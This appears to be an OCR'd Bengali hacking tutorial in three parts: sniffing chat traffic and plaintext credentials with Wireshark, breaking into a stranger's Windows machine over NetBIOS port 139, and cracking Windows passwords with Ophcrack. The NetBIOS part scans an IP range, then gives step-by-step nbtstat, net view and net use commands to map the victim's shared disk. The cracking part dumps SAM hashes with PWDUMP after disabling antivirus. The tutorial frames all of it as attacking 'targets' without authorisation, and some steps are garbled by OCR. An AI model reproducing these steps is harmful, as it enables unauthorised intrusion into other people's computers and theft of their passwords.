
১. www.wireshark.org ডাউনলোড করে ইন্সটল করো ।

২. চালু করে অপশন ক্লিক করে নিচের ছবির মতো দেখতে পাবে ।




৩. টার্গেট সিলেক্ট করে start এ ক্লিক করে packets capture করা শুরু করি ।

৪. যদি তুমি না জানো কোনটি সিলেক্ট করতে হবে তাহলে কিছুক্ষণ অপেক্ষা করে যেটা থেকে দেখবে বেশি packet আসছে সেটা সিলেক্ট করো। এখানে অধিকাংশ packet ব্যবহারকারীকে কার্যকর দেখায় ।



৫. Wireshark কিভাবে ব্যবহার করবে তার জন্য আমি Windows Live চালু করবো এবং একটি মেসেজ পাঠিয়ে তোমাকে দেখাবো। নিচে আমার কথোপকথন দেখো।“msnms” দ্বারা ফিল্টার করে Windows Live এর packet খুঁজে বের করি।



৬.আমার মেসেজ নিচে দেখানো হয়েছে।যদি পুরো লিস্ট দেখতে থাকি তাহলে পুরো কথোপকথন দেখতে পাবো।. Usernames এবং passwords যদি encrypted করা না থাকে আকি ভাবে তা দেখা যাবে ।

আরও কিছু sniffing করার প্রোগ্রামঃ

http://www.monkey.org/~dugsong/dsniff/

http://www.snort.org/

http://monkey.org/%7Edugsong/dsniff/

নেটবাইওসের পূর্ণ নাম হল নেটওয়ার্ক ব্যাসিক ইনপুট-আউটপুট সিস্টেম।এটির মাধ্যমে LAN বা WAN এ ফোল্ডার,ফাইল,প্রিন্টার এমনকি ডিস্ক ড্রাইভও শেয়ার করা জায়।এর জন্য শুধু মাত্র দুটি জিনিশ দরকার হয়ঃ


১.টার্গেট মেশিন ।

২.টার্গেট মেসিনের ১৩৯ পোর্টটি খোলা থাকতে হবে ।


আমি এখানে পোর্টবাইওস এর মাধ্যমে টার্গেট মেশিনে কিভাবে ঢোকা যায় তা দেখাবো.....

১প্রথমে তোমাকে একটি টার্গেট মেশিন খুজে বের করতে হবে.।এই কাজটি করার জন্য Angry IP scanner http://www.mediafire.com/?nyyuaydw9gi সফটওয়্যার ডাউনলোড ও ইন্সটল করে নাও।


২এরপর হ্যাকার নিজের পছন্দমত রেঞ্জের ভিতর এইপি সার্চ করবে.।
http://www.cmyip.com/ থেকে তুমি নিজের এইপি জানতে পারবে। এবং এর পাশাপাশি রেঞ্জের ভিতর এইপি সার্চ করবে।



৩ নম্বর পোর্ট পেয়ে গেলে স্ক্যান শুরু করে ১৩৯এরপর হ্যাকার তার প্রয়োজন মতো .। চিত্রের মতো নিম্নমুখি তীর চিহ্ন বাটন এ চাপ দাও এবং পপআপ আশার পর Yes দাও ।




8 ok নম্বর পোর্ট লিখে ১৩৯বক্স এ .দাও ।



৫".Start বাটন এ চাপ দেওার পর স্ক্যান শেষে একটি ফলাফল দেখাবে"।

৬ এবং খোলা ১৩৯টির পোর্ট ১টি এইপিস্ক্যান করেছে যার মধ্যে ২২৪যেমন দেখা যাচ্ছে .।



IP	Ping	Hostname
192.168.1.89	Dead Open ports: N/S	N/S
192.168.1.90	Dead Open ports: N/S	N/S
192.168.1.91	Dead Open ports: N/S	N/S
192.168.1.92	Dead Open ports: N/S	N/S
192.168.1.93	Dead Open ports: N/S	N/S
192.168.1.94	Dead Open ports: N/S	N/S
192.168.1.95	Dead Open ports: N/S	N/S
192.168.1.96	Dead Open ports: N/S	N/S
192.168.1.97	Dead Open ports: N/S	N/S
192.168.1.98	Dead Open ports: N/S	N/S
192.168.1.99	Dead Open ports: N/S	N/S
192.168.1.100	Dead Open ports: N/S	N/S
192.168.1.101	0 ms Open ports: 139	davids-machine....
192.168.1.102	Dead	N/S

৭.Start > Run >**cmd**লিখে><ENTER> চেপে কমান্ড প্রমোট চালু করো ।

৮ এখন হ্যাকারকে."**nbtstat -a TargetIPaddress**" লিখে আক্রমন করতে হবে,যার মাধ্যমে বোঝা যাবে ফাইল এবং প্রিন্টিং শেয়ারিং চালু নাকি । এটি অবশ্যই করতে হবে ।

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\David M>nbtstat -a 192.168.1.101

Wireless Network Connection 2:
Node IpAddress: [192.168.1.101] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    DAVIDS MACHINE <00>  UNIQUE      Registered
    DAVIDS-MACHINE <20>  UNIQUE      Registered
    MSHOME         <00>  GROUP       Registered
    MSHOME         <1E>  GROUP       Registered
    MSHOME         <1D>  UNIQUE      Registered
    ..__MSBROWSE__.<01>  GROUP       Registered

    MAC Address = 00-0F-B5-70-5E-0B
```

৯ যদি মেশিন এর নামের পাসে.<20>লিখা থকে তাহলে বোঝাযাবে ফাইল শেয়ারিং চালু। যেমন চিত্ররেDAVIDS-MACHINE এর পাশে <20> লিখা আছে।যদি<20> এর কম বেশি হয় তাহলে বোঝা যাবে ফাইল শেয়ারিং বন্ধ।

১০ এরপর হ্যাকার কে."**net view** \\TargetIPaddress" কমান্ড টি দিতে হবে।
যার মাধ্যমে বোঝা যাবে কোন কোন ফাইল, প্রিন্টার,ফোল্ডার শেয়ার করা।

```
C:\Documents and Settings\David M>net view \\192.168.1.101
Shared resources at \\192.168.1.101


Share name  Type    Used as  Comment

-------------------------------------------------------------
Printer     Print            Send To OneNote 2007
Printer2    Print            HP Photosmart 8200 Series
SharedDocs  Disk
The command completed successfully.
```


১১ এখানে দুটি প্রিন্টার শেয়ার করা রয়েছে.। যার নাম **SharedDocs**।এখন আমি যেকোনো প্রিন্টার আমার নিওন্ত্রনে আনতে পারবো।

১২ হ্যাকারকে.SharedDocsডিস্কে প্রবেশ করার জন্য একটি মানচিত্র বানাতে হবে যার মাধ্যমে পুরো ডিস্কে নিয়ন্ত্রন আনা যাবে।

১৩ মানচিত্র তৈরি করার জন্য .“**net use G: \\TargetIPaddress\DriveName** "কমান্ড টি দিতে হবে। এখনে কমান্ড টি হবে “**net use G:\\192.168.1.101\SharedDocs**”. G:// এর পরিবর্তে অন্য ড্রাইভ এর নাম ও দেওয়া যাবে।

```
C:\Documents and Settings\David M>net use G: \\192.168.1.101\SharedDocs
System error 85 has occurred.

The local device name is already in use.


C:\Documents and Settings\David M>net use J: \\192.168.1.101\SharedDocs
The command completed successfully.
```

১৪. দেখাযাচ্ছে G নামের ড্রাইভ আগের থেকেই রয়েছে। এখন কি করবো ??? হেহেহহে। নো চিন্তা ডু ফুর্তি,বোতল ঢাল পিনিক মার ভাইয়া উসাই জিন্দেগি।
মাই কম্পিউটার থেকে শেষ ড্রাইভের নাম দেখে কমান্ড পরিবর্তে করো।এখেনে আমার শেষ ড্রাইভ J:। তাই কমান্ড J দিয়ে দিতে হবে।



১৫ ঠিক মতো .কমান্ড শেষ হলে মাইকম্পিউটারে একটি নেটওয়ার্ক ড্রাইভ শো করবে। এর মাধ্যমে সব করা যাবে।

উইন্ডোজ পাসওয়ার্ড ক্র্যাকিং

উইন্ডোজ ক্র্যাক করার জন্য Ophcrack নামের প্রোগ্রাম ব্যবহার করবো । এর মাধ্যমে উইন্ডোজ এক্সপি,ভিস্তা,সেভেনের পাসওয়ার্ড হ্যাক করা যায় । এক্সপিতে পাসওয়ার্ড ক্র্যাকিং সহজ কিন্তু ভিস্তা বা সেভেনে নিরাপত্তা বেশি থাকার কারনে কঠিন ।LM (Lan Manager) থেকে হ্যাশ ক্র্যাক করে পাসওয়ার্ড হ্যাক করা হয় ,যার জন্য রেইনবো টেবিল ব্যবহার করা হয় । এই হ্যাশ থাকে দুটি যায়গায় ।এগুল হচ্ছেঃ


#C:\WINDOWS\system32\config এর ভিতরে,যা সব ইউজারদের জন্য বন্ধ ।
#এবং HKEY_LOCAL_MACHINESAM রেজিস্ট্রি এর মধ্যে, এটিও সকল ইউজার দের জন্য বন্ধ ।

এখন তুমি অবাক হতে পারো,যে হ্যাশ কই পাবো ??? হেহেহে
এর জন্য আবার দুটি পদ্ধতি রয়েছে ।

#লিনাক্স লাইভ সিডি থেকে SAM ফাইল ইউএসবি অথবা ফ্লপিতে কপি করে।
#Ophcrackএর PWDUMPপ্রোগ্রামটি ব্যবহার করে রেজিস্ট্রি হ্যাশ বের করা যায়।

১ প্রথমে.Ophcrack http://ophcrack.sourceforge.net/ ডাউনলোড করো।

২ডাউনলোড শেষ হলে ইন্সটল করো.। ইন্সটল শেষ হলে রেইনবো টেবিল অপশন আসলে শবগুলো টিক উঠিয়ে দিন ।



৩।এটি ইন্সটল হওয়ার পর অপক্র্যাকের ওয়েবসাইটে গিয়ে নেভিগেসন থেকে টেবিল এ ক্লিক করো।এখানে তুমি সব ধরনের টেবিল পাবে।দেখতেই পাচ্ছো যত বেশি অক্ষর থাকবে টেবিলে টেবিলের সাইজও তত বড় হবে।তোমার অপারেটিং সিস্টেম অনুযায়ি টেবিল বেছে নাও ।

XP free small (380MB)
formerly known as SSTIC04-10k

Success rate: 99.9%
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

md5sum: 17cfa3fc613e275236c1f23eb241bc86

XP free fast (703MB)
formerly known as SSTIC04-5k

Success rate: 99.9%
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

md5sum: f6f5536975b57c891ed5f2de702a02bd

XP special (7.5GB)
formerly known as WS-20k

Success rate: 96%
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~ (including the space character)

XP german (7.4GB)
formerly known as german

Success rate: 99%
Only for passwords that contains at least one german character (äöüÄÖÜß)
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~ äöüÄÖÜß

Vista free (461MB)


Success rate: 99%
Charset: based on a dictionary with variations (hybrid mode)

md5sum: 403cf58178d7272a48819b47ca8b2e6b

Vista special (8.0GB)
formerly known as NTHASH


Success rate: 99%
Passwords of length 6 or less
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~ (including the space character)
Passwords of length 7
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
Passwords of length 8
Charset: 0123456789abcdefghijklmnopqrstuvwxyz

৪।এখানে আমি সব থেকে বড় টেবিলটিই বেছে নিয়েছি।এরপর ophcrack চালু করে টেবিল এ ক্লিক করো।তোমার ডাউনলোড করা টেবিলটি দেখিয়ে দিয়ে OK চাপো।




৫।এরপর আমরা PWDUMP চালু করে পাসওয়ার্ড ভাঙ্গার চেষ্টা করব।এর জন্য তোমার সকল এন্টিভাইরাস বন্ধ করে দিতে হবে।

৬। Load এ ক্লিক করে Local SAM সিলেক্ট করো।এটা তোমার কম্পিউটারে থাকা সকল ব্যবহারকারীর সকল পাসওয়ার্ড হ্যাশ দেখাবে।



৭।এরপর Crack এ ক্লিক করলে পাসওয়ার্ড গুলো ক্র্যাক করতে শুরু করবে।

৮।এরপর তুমি নিম্নোক্ত চিত্রের মত একটি উইন্ডো দেখতে পাবে।



৯তুমি এখন দেখতে পাচ্ছ আমার তিনটা একাউন্ট এর মধ্যে দুইটা একাউন্ট কয়েক মিনিট এর . - মধ্যে ক্র্যাক হয়ে গেল

- Bob :lolcats
- David M: not found
- Pushkin: Christmas02

Ophcrack লাইভ সিডি

